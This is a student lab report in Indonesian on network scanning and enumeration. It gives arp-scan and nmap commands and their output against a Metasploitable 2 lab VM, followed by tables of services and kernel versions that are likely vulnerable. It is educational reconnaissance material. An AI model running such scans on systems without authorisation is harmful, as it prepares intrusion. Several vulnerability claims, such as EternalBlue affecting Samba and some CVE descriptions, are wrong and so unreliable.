MODUL 3: LAPORAN PRAKTIKUM
SCANNING DAN ENUMERATION

LAPORAN

disusun untuk memenuhi tugas mata kuliah Keamanan Data dan Jaringan



Oleh:

Abdul Rozak A	NIM 221344033
Adelia Puspita	NIM 221344034
Ghany Fauzan H	NIM 221344045

Tanggal Percobaan: Kamis, 24 April 2025

Tanggal Penyerahan: Kamis, 24 April 2025

Instruktur: 1. Taufik Irfan, S.S.T., M.T.

2. Ir. Usman B. Hanafi, M. Eng.

PROGRAM STUDI D4 TEKNIK TELEKOMUNIKASI

JURUSAN TEKNIK ELEKTRO

POLITEKNIK NEGERI BANDUNG

2025

A. TUJUAN

Pada akhir sesi ini, mahasiswa mampu:

1. Memahami konsep Scanning dan Enumeration dalam penetration testing.
2. Menjelaskan perbedaan Scanning dan Enumeration serta kapan masing-masing teknik digunakan.
3. Menggunakan berbagai tools Scanning dan Enumeration.

B. LANDASAN TEORI

Scanning dan Enumeration adalah dua langkah awal dalam penetration testing yang bertujuan untuk mencari celah keamanan sebanyak mungkin terhadap sistem target.

- Scanning adalah proses mengidentifikasi host aktif, port terbuka, dan layanan yang berjalan dalam sebuah jaringan. Ini merupakan langkah awal dalam penetration testing setelah reconnaissance.
    - Tujuan Scanning:
        - Mengetahui sistem mana saja yang aktif dalam jaringan.
        - Mendeteksi port terbuka yang dapat menjadi vektor serangan.
        - Mengidentifikasi versi layanan yang berjalan di host.
        - Mengumpulkan informasi untuk langkah Enumeration

- Enumeration adalah proses mengumpulkan informasi lebih lanjut dari layanan yang ditemukan dalam scanning, seperti daftar user, shared folder, atau konfigurasi sistem setelah scanning selesai.
    - Tujuan Enumeration:
        - Mengumpulkan daftar user aktif dalam sistem.
        - Menganalisis file share dan folder yang dapat diakses.
        - Mengidentifikasi konfigurasi sistem yang lemah.
        - Mengekstrak informasi dari database, SNMP, dan direktori web.

Perbedaan Scanning & Enumeration

Scanning	Enumeration
Digunakan untuk memetakan port terbuka dan layanan aktif di target.	Digunakan untuk mengumpulkan informasi lebih rinci dari layanan yang ditemukan.
Contoh tools: Nmap, Masscan, Znmap.	Contoh tools: Netcat, SNMPWalk,
	Enum4Linux, Nikto, Dirb, Gobuster.
Memberikan informasi tentang status layanan.	Mengumpulkan informasi dari scanning untuk mencari celah, seperti daftar user, share, atau file di server.
Biasanya pasif, hanya mengumpulkan informasi dasar.	Biasanya lebih aktif, mencoba interaksi lebih dalam dengan sistem target.

Langkah-langkah dalam scanning dan enumeration biasanya mengikuti urutan berikut:

- Network Discovery → Mengidentifikasi target yang aktif menggunakan ping sweep atau ARP scan.
- Port Scanning → Mendeteksi port terbuka menggunakan Nmap, Masscan.
- Service Detection → Menentukan layanan dan versinya menggunakan Nmap, Netcat.
- OS Fingerprinting → Menganalisis sistem operasi target menggunakan Nmap -O.
- Enumeration → Mengumpulkan informasi tambahan dari layanan terbuka seperti SMB, SNMP, HTTP, DNS, FTP menggunakan Enum4Linux, SNMPWalk, Dirb,

  Gobuster.
- Vulnerability Scanning → Menganalisis apakah layanan yang ditemukan rentan terhadap eksploitasi menggunakan Nikto, Searchsploit, OpenVAS.

Risiko dan Etika dalam Scanning

Scanning dan enumeration dapat menyebabkan gangguan layanan atau bahkan pemblokiran akses jika dilakukan secara agresif. Oleh karena itu, penting untuk:

a. Memiliki izin sebelum melakukan scanning terhadap sistem.
b. Menggunakan teknik stealth untuk menghindari deteksi oleh firewall dan IDS/IPS.
c. Menganalisis hasil dengan hati-hati sebelum mencoba eksploitasi lebih lanjut.

A. Pengertian ARP SCAN

ARP Scan adalah teknik pemindaian jaringan yang digunakan untuk mengidentifikasi perangkat-perangkat aktif dalam suatu jaringan lokal (LAN) dengan memanfaatkan protokol **ARP (Address Resolution Protocol)**. Protokol ini berfungsi untuk memetakan alamat IP ke alamat MAC (Media Access Control) dari perangkat yang berada dalam satu segmen jaringan.

ARP Scan bekerja dengan cara mengirim permintaan ARP (*ARP Request*) ke semua alamat IP dalam subnet tertentu. Setiap perangkat yang aktif akan membalas permintaan tersebut dengan alamat MAC-nya melalui *ARP Reply*. Dari balasan inilah, pemindai dapat mengumpulkan informasi penting seperti:

- IP address dari perangkat yang aktif
- MAC address dari perangkat tersebut
- Vendor atau produsen perangkat (berdasarkan MAC prefix.

Teknik ini sangat efektif untuk mendeteksi perangkat di jaringan lokal yang tidak terlindungi oleh firewall, karena ARP hanya bekerja pada level jaringan lokal (layer 2 dalam model OSI) dan tidak dapat diblokir dengan mudah.

Tool yang umum digunakan untuk ARP Scan antara lain:

- `arp-scan` (pada Linux)
- Nmap dengan opsi `-PR`
- Netdiscover

ARP Scan berguna dalam proses **network mapping**, **deteksi perangkat asing**, serta sebagai bagian awal dari proses **penetration testing** untuk mengetahui jumlah dan jenis perangkat dalam suatu jaringan.

B. Pengertian Network Scanning dengan NMAP

Network scanning dengan menggunakan Nmap (Network Mapper) merupakan salah satu metode penting dalam dunia keamanan jaringan yang bertujuan untuk mengidentifikasi sistem yang aktif, layanan yang berjalan, serta potensi celah keamanan yang dapat dieksploitasi. Nmap merupakan tool yang bersifat open-source dan telah menjadi standar industri dalam melakukan pemetaan jaringan (network mapping) serta pengumpulan informasi awal.

Teknik scanning ini memungkinkan pengguna untuk mengetahui host-host yang aktif dalam suatu jaringan, port-port mana saja yang terbuka pada setiap host, jenis layanan apa yang berjalan di balik port tersebut (beserta versinya), dan bahkan dapat digunakan untuk mendeteksi sistem operasi dari perangkat target.

Beberapa metode pemindaian yang populer dengan Nmap antara lain:

- Ping Scan untuk mengecek perangkat yang aktif (alive),
- TCP SYN Scan (-sS) untuk mendeteksi port terbuka secara stealth,
- Service Version Detection (-sV) untuk mengetahui jenis dan versi layanan,
- OS Detection (-O) untuk mengidentifikasi sistem operasi yang digunakan.

Sebagai contoh, perintah seperti: nmap -sS -sV -O 192.168.1.0/24

akan melakukan pemindaian secara menyeluruh pada subnet tersebut, mulai dari deteksi host aktif, port terbuka, versi layanan, hingga sistem operasi.

Network scanning dengan Nmap sangat membantu dalam konteks audit keamanan jaringan karena mampu memberikan gambaran menyeluruh tentang permukaan serangan (attack surface) dari sistem. Informasi ini sangat berharga bagi administrator sistem untuk meningkatkan keamanan, maupun bagi penguji penetrasi untuk merancang strategi lanjutan.

C. Pengertian Masscan

Masscan (Mass IP Port Scanner) adalah sebuah perangkat lunak pemindai port yang dirancang untuk melakukan scanning terhadap alamat IP dan port dengan kecepatan yang sangat tinggi. Tool ini digunakan untuk mendeteksi port-port terbuka dalam jaringan, yang dapat memberikan informasi awal mengenai layanan apa saja yang aktif pada host tertentu. Dalam konteks keamanan jaringan, proses ini dikenal sebagai

reconnaissance atau pengintaian awal, dan menjadi tahap penting dalam kegiatan penetration testing atau pengujian keamanan.

Masscan bekerja dengan menggunakan teknik TCP SYN scan, yaitu mengirimkan paket SYN ke port tujuan dan menunggu respon dari host target. Jika host membalas dengan paket SYN-ACK, maka port dianggap terbuka (open), sedangkan jika merespons dengan paket RST, maka port dianggap tertutup (closed). Teknik ini juga dikenal sebagai stealth scan karena tidak menyelesaikan proses three-way handshake, sehingga sering kali tidak tercatat oleh log sistem target.

Keunggulan utama Masscan adalah kemampuannya untuk melakukan scanning secara massal dan cepat. Tool ini mampu memindai jutaan IP dan port hanya dalam hitungan menit, tergantung pada kapasitas jaringan dan sistem pengguna. Selain itu, Masscan mendukung fitur-fitur tambahan seperti pengaturan kecepatan pemindaian (--rate), penggunaan port sumber tertentu (--source-port), dan kompatibilitas output dengan format Nmap.

Dalam praktiknya, Masscan sering digunakan untuk:

- Melakukan deteksi layanan aktif di jaringan lokal maupun publik.
- Mengidentifikasi titik masuk potensial ke dalam sistem.
- Melakukan evasi firewall atau sistem deteksi intrusi (IDS) dengan teknik tertentu.

Namun demikian, penggunaan Masscan harus dilakukan dengan hati-hati karena kecepatan dan volume traffic yang dihasilkan dapat menyerupai aktivitas serangan jika tidak dikendalikan dengan baik.

D. Pengertian Netcat

Netcat (nc) adalah salah satu *tool* jaringan yang sangat fleksibel. Netcat sering disebut sebagai “pisau Swiss Army” dalam jaringan karena bisa digunakan untuk berbagai keperluan, termasuk *port scanning*, *service interaction*, *file transfer*, dan bahkan sebagai *backdoor* dalam *penetration testing*.

Fitur utama Netcat:

a. Port Scanning → Bisa digunakan untuk memeriksa *port* terbuka.
b. Service Interaction → Bisa melakukan koneksi langsung ke layanan jaringan seperti HTTP, FTP, atau SMTP.
c. File Transfer → Bisa digunakan untuk mengirim *file* antar komputer.

d. Reverse Shell & Bind Shell → Bisa digunakan untuk *remote access*.
e. Stealth Scan → Dapat digunakan untuk *scanning* dengan metode yang lebih *low-profile*.
f. Debugging Jaringan → Membantu mengidentifikasi masalah koneksi jaringan dengan mengirim dan menerima data melalui *port* tertentu.
g. Chat Sederhana → Dapat digunakan untuk komunikasi dasar antar dua mesin dengan membuat koneksi TCP/UDP.

E. Pengertian Nikto

Nikto adalah sebuah tool open-source untuk melakukan pemindaian kerentanan (*vulnerability scanner*) pada aplikasi web. Tool ini dirancang untuk mengidentifikasi berbagai kelemahan umum pada server web, seperti file dan script yang berbahaya, konfigurasi server yang tidak aman, serta informasi sensitif yang dapat diakses secara publik.

Nikto bekerja dengan melakukan serangkaian permintaan HTTP ke server target dan menganalisis respons yang diberikan. Basis data Nikto berisi ribuan tanda tangan (*signatures*) dari kelemahan-kelemahan umum yang telah diketahui, yang secara rutin diperbarui oleh komunitas. Beberapa jenis kerentanan yang dapat dideteksi oleh Nikto antara lain:

- Header HTTP yang tidak dikonfigurasi dengan benar (misalnya `X-Content-Type-Options` tidak diset),
- File dan direktori tersembunyi atau tidak dihapus,
- Script yang rentan terhadap serangan seperti *Cross-Site Scripting* (XSS) dan *Remote File Inclusion* (RFI),
- Informasi versi software (misalnya versi Apache, PHP),
- Konfigurasi file yang mengandung *wildcard entries* seperti `crossdomain.xml` dan `clientaccesspolicy.xml`.

Karena kemampuannya mengakses halaman web secara cepat dan agresif, penggunaan Nikto sebaiknya dilakukan pada sistem milik sendiri atau sistem yang telah memberikan izin, agar tidak melanggar etika maupun hukum yang berlaku

F. Pengertian Searchploit

SearchSploit adalah alat baris perintah sumber terbuka yang memungkinkan pengguna untuk mencari *exploit* dan *vulnerability* dengan cepat dan mudah dalam database Exploit-DB. Exploit-DB sendiri adalah arsip publik dari *exploit* dan *vulnerability* yang didokumentasikan. SearchSploit mempermudah proses pencarian informasi keamanan yang relevan untuk pengujian penetrasi dan penelitian keamanan.

Konsep Utama:

- Exploit: Kode atau urutan perintah yang memanfaatkan kerentanan dalam perangkat lunak atau sistem untuk menyebabkan perilaku yang tidak diinginkan atau tidak sah (misalnya, mendapatkan akses, menjalankan kode arbitrer, menyebabkan *denial-of-service*).
- Vulnerability: Kelemahan atau celah keamanan dalam perangkat lunak, perangkat keras, atau konfigurasi yang dapat dieksploitasi.
- Database Exploit-DB: Koleksi terorganisir dari *exploit*, *shellcode*, dan makalah keamanan yang tersedia untuk umum. Ini adalah sumber daya penting bagi para profesional keamanan dan peneliti.
- Pencarian Berbasis Teks: SearchSploit bekerja dengan melakukan pencarian berbasis teks dalam metadata dan deskripsi *exploit* yang tersimpan dalam database Exploit-DB.

Cara Kerja SearchSploit:

SearchSploit menyediakan antarmuka baris perintah yang sederhana untuk melakukan pencarian. Pengguna dapat memberikan kata kunci yang relevan dengan kerentanan atau perangkat lunak yang mereka cari. Alat ini kemudian akan mencari melalui database Exploit-DB dan menampilkan hasil yang cocok.

Beberapa fitur utama SearchSploit meliputi:

- Pencarian Kata Kunci: Mencari *exploit* berdasarkan kata kunci seperti nama perangkat lunak, versi, atau jenis kerentanan.

- Pencarian Berdasarkan Platform: Memfilter hasil pencarian berdasarkan platform target (misalnya, Linux, Windows, Android).
- Pencarian Berdasarkan Tipe: Memfilter hasil berdasarkan tipe *exploit* (misalnya, lokal, *remote*, web).
- Pencarian Berdasarkan Bahasa Pemrograman: Memfilter berdasarkan bahasa pemrograman *exploit* (misalnya, Python, C).
- Mirroring Database: Kemampuan untuk membuat salinan lokal dari database Exploit-DB untuk pencarian yang lebih cepat dan penggunaan *offline*.
- Integrasi dengan Metasploit: Opsi untuk langsung mencari dan menyalin *exploit* yang kompatibel dengan framework Metasploit.

Tujuan Penggunaan SearchSploit:

- Pengujian Penetrasi: Membantu *penetration tester* dalam menemukan *exploit* yang relevan untuk menguji keamanan sistem.
- Penelitian Keamanan: Memungkinkan peneliti keamanan untuk dengan cepat menemukan informasi tentang kerentanan dan *exploit* yang telah dipublikasikan. ● Analisis Kerentanan: Membantu dalam memahami potensi risiko yang terkait dengan kerentanan tertentu.
- Pembelajaran Keamanan: Sebagai sumber daya untuk mempelajari tentang berbagai jenis kerentanan dan bagaimana *exploit* bekerja.

G. Pengertian OpenVAS

OpenVAS (Open Vulnerability Assessment System)

OpenVAS adalah sebuah kerangka kerja perangkat lunak sumber terbuka yang dirancang untuk melakukan pemindaian dan manajemen kerentanan keamanan pada sistem dan jaringan. Berawal sebagai *fork* dari proyek Nessus, OpenVAS terus berkembang menjadi solusi yang komprehensif untuk mengidentifikasi kelemahan keamanan.

Konsep Utama:

- Kerentanan (Vulnerability): Celah keamanan dalam sistem, aplikasi, atau konfigurasi yang dapat dieksploitasi.
- Pemindaian Kerentanan (Vulnerability Scanning): Proses otomatis untuk mengidentifikasi kerentanan yang ada dalam target yang ditentukan.
- Network Vulnerability Tests (NVT): Skrip atau serangkaian instruksi yang digunakan oleh OpenVAS Scanner untuk mendeteksi kerentanan spesifik. Database NVT diperbarui secara berkala untuk mencakup kerentanan terbaru.

Arsitektur OpenVAS:

OpenVAS memiliki arsitektur modular yang terdiri dari beberapa komponen utama:

- OpenVAS Scanner (openvasd): Mesin pemindai yang menjalankan NVT pada target.
- OpenVAS Manager (openvasmd): Pusat kontrol yang mengelola konfigurasi pemindaian, database NVT, dan hasil pemindaian.
- Greenbone Security Assistant (GSA): Antarmuka web untuk mengelola dan melihat hasil pemindaian.
- OpenVAS CLI: Antarmuka baris perintah untuk berinteraksi dengan OpenVAS Manager.
- OpenVAS Database: Penyimpanan data konfigurasi dan hasil pemindaian (biasanya PostgreSQL).
- NVT Feed: Sumber pembaruan informasi kerentanan.

Proses Pemindaian:

1. Konfigurasi Target: Menentukan sistem atau jaringan yang akan dipindai.
2. Pemilihan Profil Pemindaian: Memilih jenis tes kerentanan yang akan dijalankan.
3. Autentikasi (Opsional): Menyediakan kredensial untuk pemindaian yang lebih mendalam.
4. Pelaksanaan Pemindaian: Scanner menjalankan NVT pada target.

5 Analisis Respons: Scanner menganalisis respons untuk mengidentifikasi indikator kerentanan.

6 Pelaporan Hasil: Manager menyajikan hasil pemindaian dalam laporan yang berisi detail kerentanan, tingkat keparahan, dan potensi solusi.

C. ALAT DAN BAHAN

1. PC
2. VMWare
3. KALI Linux

D. SOAL, HASIL, DAN PEMBAHASAN

A. ARP SCAN

IDENTIFIKASI PERANGKAT DALAM JARINGAN LORAL

1 Jalankan perintah berikut untuk menemukan perangkat aktif dalam jaringan:

sudo arp-scan --interface=eth0 --localnet

```
sudo arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:75:4a:94, IPv4:
192.168.10.113
Starting arp-scan 1.10.0 with 256 hosts
(https://github.com/royhills/arp-scan)
192.168.10.1    e4:8d:8c:b1:18:57       Routerboard.com
192.168.10.22   08:8f:c3:12:5d:cc       (Unknown)
192.168.10.54   9c:5c:8e:40:46:b3        ASUSTek COMPUTER
INC.
192.168.10.72   f0:de:f1:ac:91:40       Wistron Infocomm
(Zhongshan) Corporation
192.168.10.98   c0:18:50:8d:8d:c1        Quanta Computer Inc.
192.168.10.99   7c:c2:c6:3f:63:95       TP-Link Corporation
Limited
192.168.10.100  34:5a:60:02:1c:f6       (Unknown)
192.168.10.101  34:5a:60:02:17:2f       (Unknown)
192.168.10.102  34:5a:60:02:1d:04       (Unknown)
192.168.10.103  34:5a:60:02:16:b6       (Unknown)
192.168.10.104  34:5a:60:02:1d:4f       (Unknown)
192.168.10.105  34:5a:60:02:1d:05       (Unknown)
192.168.10.106  34:5a:60:02:16:b0       (Unknown)
192.168.10.114  00:0c:29:b5:59:4a       VMware, Inc.
192.168.10.115  00:24:32:ae:3c:bb       Neostar Technology
Co.,LTD
```

```
192.168.10.122  10:7b:44:32:bc:de      ASUSTek COMPUTER
INC.
192.168.10.128  00:0c:29:a1:a0:e9      VMware, Inc.
192.168.10.160  00:0c:29:da:54:57      VMware, Inc.
192.168.10.161  00:0c:29:3a:cf:3f      VMware, Inc.
192.168.10.162  00:0c:29:70:c5:0e      VMware, Inc.
192.168.10.164  00:0c:29:b3:6e:ff      VMware, Inc.
192.168.10.163  00:0c:29:aa:d7:6f      VMware, Inc.
192.168.10.165  00:0c:29:d5:ef:0f      VMware, Inc.
192.168.10.167  00:0c:29:36:c1:29      VMware, Inc.
192.168.10.166  00:0c:29:a8:fc:2c      VMware, Inc.
192.168.10.169  f8:e4:3b:7c:c5:a2      ASIX Electronics
Corporation
192.168.10.170  00:e0:99:09:15:f4      SAMSON AG
192.168.10.184  00:0c:29:d8:a3:5c      VMware, Inc.
192.168.10.188  08:bf:b8:d0:0e:bf      (Unknown)

29 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.838 seconds
(90.20 hosts/sec). 29 responded
```

Analisa

- Berapa banyak perangkat yang terdeteksi?

  29 perangkat
- Apakah ada perangkat yang tidak dikenal dalam jaringan?

  Ada beberapa perangkat yang tidak dikenal (Uknown)
- Apa merek (vendor) dari perangkat yang ditemukan?

  ASUSTek COMPUTER INC , SAMSON AG , VMware, Inc. Neostar Technology Co.,LTD, TP-Link Corporation Limited , Quanta Computer Inc, Wistron Infocomm (Zhongshan) Corporation , Routerboard.com

B. **NMAP**

1. SCAN DASAR UNTUK MENEMUKAN PERANGKAT DALAM JARINGAN

   Perintah:

   nmap –sn 192.168.10.0/24

   Hasil:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 14:06 WIB
Nmap scan report for 192.168.10.1
Host is up (0.00050s latency).
```

MAC Address: E4:8D:8C:B1:18:57 (Routerboard.com)
Nmap scan report for 192.168.10.22
Host is up (0.00043s latency).
MAC Address: 08:8F:C3:12:5D:CC (Unknown)
Nmap scan report for 192.168.10.54
Host is up (0.00027s latency).
MAC Address: 9C:5C:8E:40:46:B3 (ASUSTek Computer)
Nmap scan report for 192.168.10.72
Host is up (0.0017s latency).
MAC Address: F0:DE:F1:AC:91:40 (Wistron Infocomm (Zhongshan))
Nmap scan report for 192.168.10.98
Host is up (0.00056s latency).
MAC Address: C0:18:50:8D:8D:C1 (Quanta Computer)
Nmap scan report for 192.168.10.99
Host is up (0.0011s latency).
MAC Address: 7C:C2:C6:3F:63:95 (TP-Link Limited)
Nmap scan report for 192.168.10.100
Host is up (0.00057s latency).
MAC Address: 34:5A:60:02:1C:F6 (Unknown)
Nmap scan report for 192.168.10.101
Host is up (0.00058s latency).
MAC Address: 34:5A:60:02:17:2F (Unknown)
Nmap scan report for 192.168.10.102
Host is up (0.00078s latency).
MAC Address: 34:5A:60:02:1D:04 (Unknown)
Nmap scan report for 192.168.10.103
Host is up (0.00080s latency).
MAC Address: 34:5A:60:02:16:B6 (Unknown)
Nmap scan report for 192.168.10.104
Host is up (0.0015s latency).
MAC Address: 34:5A:60:02:1D:4F (Unknown)
Nmap scan report for 192.168.10.105
Host is up (0.00078s latency).
MAC Address: 34:5A:60:02:1D:05 (Unknown)
Nmap scan report for 192.168.10.106

Host is up (0.0010s latency).
MAC Address: 34:5A:60:02:16:B0 (Unknown)
Nmap scan report for 192.168.10.112
Host is up (0.0010s latency).
MAC Address: 00:0C:29:78:09:47 (VMware)
Nmap scan report for 192.168.10.113
Host is up (0.0020s latency).
MAC Address: 08:00:27:75:4A:94 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.114
Host is up (0.0010s latency).
MAC Address: 00:0C:29:B5:59:4A (VMware)
Nmap scan report for 192.168.10.122
Host is up (0.00061s latency).
MAC Address: 10:7B:44:32:BC:DE (ASUSTek Computer)
Nmap scan report for 192.168.10.128
Host is up (0.00084s latency).
MAC Address: 00:0C:29:A1:A0:E9 (VMware)
Nmap scan report for 192.168.10.160
Host is up (0.0018s latency).
MAC Address: 00:0C:29:DA:54:57 (VMware)
Nmap scan report for 192.168.10.161
Host is up (0.0020s latency).
MAC Address: 00:0C:29:3A:CF:3F (VMware)
Nmap scan report for 192.168.10.162
Host is up (0.0016s latency).
MAC Address: 00:0C:29:70:C5:0E (VMware)
Nmap scan report for 192.168.10.163
Host is up (0.0018s latency).
MAC Address: 00:0C:29:AA:D7:6F (VMware)
Nmap scan report for 192.168.10.164
Host is up (0.0023s latency).
MAC Address: 00:0C:29:B3:6E:FF (VMware)
Nmap scan report for 192.168.10.165
Host is up (0.0066s latency).
MAC Address: 00:0C:29:D5:EF:0F (VMware)

Nmap scan report for 192.168.10.166
Host is up (0.0012s latency).
MAC Address: 00:0C:29:A8:FC:2C (VMware)
Nmap scan report for 192.168.10.167
Host is up (0.00066s latency).
MAC Address: 00:0C:29:36:C1:29 (VMware)
Nmap scan report for 192.168.10.169
Host is up (0.0034s latency).
MAC Address: F8:E4:3B:7C:C5:A2 (Asix Electronics)
Nmap scan report for 192.168.10.170
Host is up (0.00077s latency).
MAC Address: 00:E0:99:09:15:F4 (Samson AG)
Nmap scan report for 192.168.10.184
Host is up (0.0011s latency).
MAC Address: 00:0C:29:D8:A3:5C (VMware)
Nmap scan report for 192.168.10.188
Host is up (0.00064s latency).
MAC Address: 08:BF:B8:D0:0E:BF (Unknown)
Nmap scan report for 192.168.10.111
Host is up.
Nmap done: 256 IP addresses (31 hosts up) scanned in 4.47 seconds

Analisis:

1. Berapa banyak perangkat yang ditemukan dalam jaringan?
   Jawab: 256 perangkat, dengan 31 host berjalan (up)
2. Apakah terdapat perangkat lain selain metasploitable?
   Jawab: Ada, karena jaringan merupakan jaringan lab telmat 2, sehingga banyak perangkat yang terhubung

2. SCANNING PORT TERBUKA

Perintah:

Nmap –p- 192.168.10.166

Hasil:

Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-20 14:07 WIB

```
Nmap scan report for 192.168.10.166
Host is up (0.0019s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
39340/tcp open  unknown
39687/tcp open  unknown
41879/tcp open  unknown
50912/tcp open  unknown
```

MAC Address: 00:0C:29:A8:FC:2C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds

Analisis:

1. Port apa saja yang terbuka pada metasploitable 2
    - Jawab:

21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open msgsrvr
39340/tcp open unknown
39687/tcp open unknown

41879/tcp open unknown

50912/tcp open unknown

2. Port mana saja yang berpotensi masuk serangan?

   Jawab: 20, 21, 22, 23, 25, 80, 111

3. DETEKSI LAYANAN DAN VERSI YANG BERJALAN

   Perintah:

   nmap –sV 192.168.10.166

   Hasil:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 14:08 WIB
Nmap scan report for 192.168.10.166
Host is up (0.0091s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
```

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A8:FC:2C (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.91 seconds

Analisis:

1. Versi layanan apa yang ditemukan dalam sistem?
   Jawab: versi layanan yang ditemukan dapat dilihat pada hasil scanning kolom ketiga, contoh versi layanan adalah vstpd 2.3.4, Linux telnetd, Apache httpd 2.2.8, dll
2. Layanan mana yang berpotensi memiliki kerentanan?

Layanan	Kerentanan Potensial
vsftpd 2.3.4	**Backdoor** vsftpd versi ini terkenal memiliki backdoor eksploit.
OpenSSH 4.7p1	Versi lama, rentan terhadap brute force dan beberapa CVE eksploit.
Telnet	Tidak terenkripsi → rentan sniffing & login bruteforce.
Apache 2.2.8	Versi lama → rentan terhadap DoS, XSS, directory traversal, dll.
Samba 3.X	Rentan terhadap serangan **EternalBlue**, RCE, dan lainnya.
rexec, rlogin	Protokol lama → rentan sniffing dan RCE.
Java RMI	Bisa digunakan untuk **Remote Code Execution (RCE)** jika tidak diamankan.
Bind Shell	Ini **backdoor** eksplisit, sangat berbahaya.
MySQL 5.0.51	Versi lama → rentan SQL Injection, privilege escalation.
PostgreSQL 8.3	Versi lama, potensi privilege escalation dan remote attack.
VNC	Tidak terenkripsi, bisa dieksploitasi dengan brute force dan sniffing.
UnrealIRCd	Versi tertentu pernah mengandung **backdoor Trojan**.
Apache Tomcat	Rentan terhadap RCE (jika tidak dikonfigurasi dengan benar).

4. MENGANALISIS SISTEM OPERASI TARGET (OS FINGERPRINTING)
   Perintah:
   nmap –O 192.168.10.166
   Hasil:

Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-20 14:10 WIB
Nmap scan report for 192.168.10.166

```
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:A8:FC:2C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 4.85 seconds
```

Analisis:

1. Apa versi sistem operasi yang terdeteksi?
   Linux Kernel versi **2.6.9 – 2.6.33**
2. Apa potensi kerentanan yang dimiliki OS tersebut?

   Versi kernel ini **sangat lama** (rilis antara 2004–2010), dan memiliki **banyak kerentanan** serius yang telah ditemukan dan dieksploitasi, terutama jika sistem belum di-*patch*. Berikut beberapa **kerentanan penting** yang perlu diperhatikan:

Kerentanan	Deskripsi
Dirty COW (CVE-2016-5195)	Privilege escalation yang memungkinkan user biasa jadi root.
CVE-2009-2692	Kernel pointer dereference – privilege escalation jadi root.
CVE-2010-3904	Masalah pada fungsi `compat_alloc_user_space`, bisa jadi root.
CVE-2010-4258	Race condition pada memory management.
CVE-2008-3531	Kernel stack memory leak.
CVE-2009-3612	Double free di NFS (port 2049) → DoS atau potensi RCE.

5. MELAKUKAN VUNERABILITY SCANNING DENGAN NMAP
   Perintah:
   nmap –script vuln 192.168.10.92

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 05:35 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
